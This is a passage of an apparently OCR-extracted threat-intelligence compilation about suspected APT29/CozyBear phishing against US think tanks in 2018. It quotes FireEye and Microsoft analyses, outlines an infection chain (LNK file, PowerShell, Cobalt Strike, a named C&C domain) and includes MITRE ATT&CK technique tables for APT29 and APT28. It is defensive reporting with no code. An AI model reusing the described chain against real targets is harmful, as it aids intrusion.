2016, both of which occurred shortly after U.S. elections. However, the new campaign included creative new elements as well as a seemingly deliberate reuse of old phishing tactics, techniques and procedures (TTPs), including using the same system to weaponize a Windows shortcut (LNK) file. APT29 is a sophisticated actor, and while sophisticated actors are not infallible, seemingly blatant mistakes are cause for pause when considering historical uses of deception by Russian intelligence services. It has also been over a year since we have conclusively identified APT29 activity, which raises questions about the timing and the similarities of the activity after such a long interlude.


https://www.fireeye.com/blog/threat-research/2018/11/not-so-cozy-an-uncomfortable-examination-of-a-suspected-apt29-phishing-campaign.html



December 3, 2018


Analysis of cyberattack on U.S. think tanks, non-profits, public sector by unidentified attackers

Microsoft Defender ATP Research Team




Third-party security researchers have attributed the attack to a threat actor named APT29 or CozyBear, which largely overlaps with the activity group that Microsoft calls YTTRIUM. While our fellow analysts make a compelling case, Microsoft does not yet believe that enough evidence exists to attribute this campaign to YTTRIUM.

https://www.microsoft.com/security/blog/2018/12/03/analysis-of-cyberattack-on-u-s-think-tanks-non-profits-public-sector-by-unidentified-attackers/



Unidentified actor
Social engineering
Spear-phishing
Email with link
User-initiated download
Compromised website
ZIP archive
LNK file
PowerShell commands
Decoy PDF file
cyzfc.dat
1st stage DLL
1st stage C&C (pandorasong.com)
2nd stage DLL (Cobalt Strike)
C&C
Final backdoor payload

Strontium (APT28)


Operations involving custom malware: **8**



Generic Tooling / Cloud-Only Operations: **180**




Source: MSTIC




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Lateral Movement	Command And Control
2 items	7 items	5 items	3 items	7 items	1 items	4 items
Spearphishing Attachment	Exploitation for Client Execution	Accessibility Features	Accessibility Features	Bypass User Account Control	Pass the Ticket	Commonly Used Port
Spearphishing Link	PowerShell	Registry Run Keys / Startup Folder	Bypass User Account Control	File Deletion		Domain Fronting
	Rundll32	Scheduled Task	Scheduled Task	Indicator Removal on Host		Multi-hop Proxy
	Scheduled Task	Shortcut Modification		Obfuscated Files or Information		Standard Non-Application Layer Protocol
	Scripting	Windows Management Instrumentation Event Subscription		Rundll32		
	User Execution			Scripting		
	Windows Management Instrumentation			Software Packing		

MITRE ATT&CK® Navigator v2.3.2



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration
5 items	7 items	6 items	3 items	16 items	3 items	4 items	5 items	8 items	7 items	1 items
Replication Through Removable Media	Command-Line Interface	Bootkit	Access Token Manipulation	Access Token Manipulation	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Automated Collection	Commonly Used Port	Data Compressed
Spearphishing Attachment	Dynamic Data Exchange	Component Object Model Hijacking	Exploitation for Privilege Escalation	Component Object Model Hijacking	Input Capture	Network Sniffing	Logon Scripts	Data from Information Repositories	Communication Through Removable Media	
Spearphishing Link	Exploitation for Client Execution	Hidden Files and Directories	Valid Accounts	Connection Proxy	Network Sniffing	Peripheral Device Discovery	Pass the Hash	Data from Local System	Connection Proxy	
Trusted Relationship	PowerShell	Logon Scripts		Deobfuscate/Decode Files or Information		Process Discovery	Remote File Copy	Data from Removable Media	Custom Cryptographic Protocol	
Valid Accounts	Rundll32	Office Application Startup		Exploitation for Defense Evasion			Replication Through Removable Media	Data Staged	Data Obfuscation	
	Scripting	Valid Accounts		File Deletion				Email Collection	Remote File Copy	
	User Execution			Hidden Files and Directories				Input Capture	Standard Application Layer Protocol	
				Hidden Window				Screen Capture		
				Indicator Removal on Host						
				Obfuscated Files or Information						
				Rootkit						
				Rundll32						
				Scripting						
				Template Injection						
				Timestomp						
				Valid Accounts						




Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration
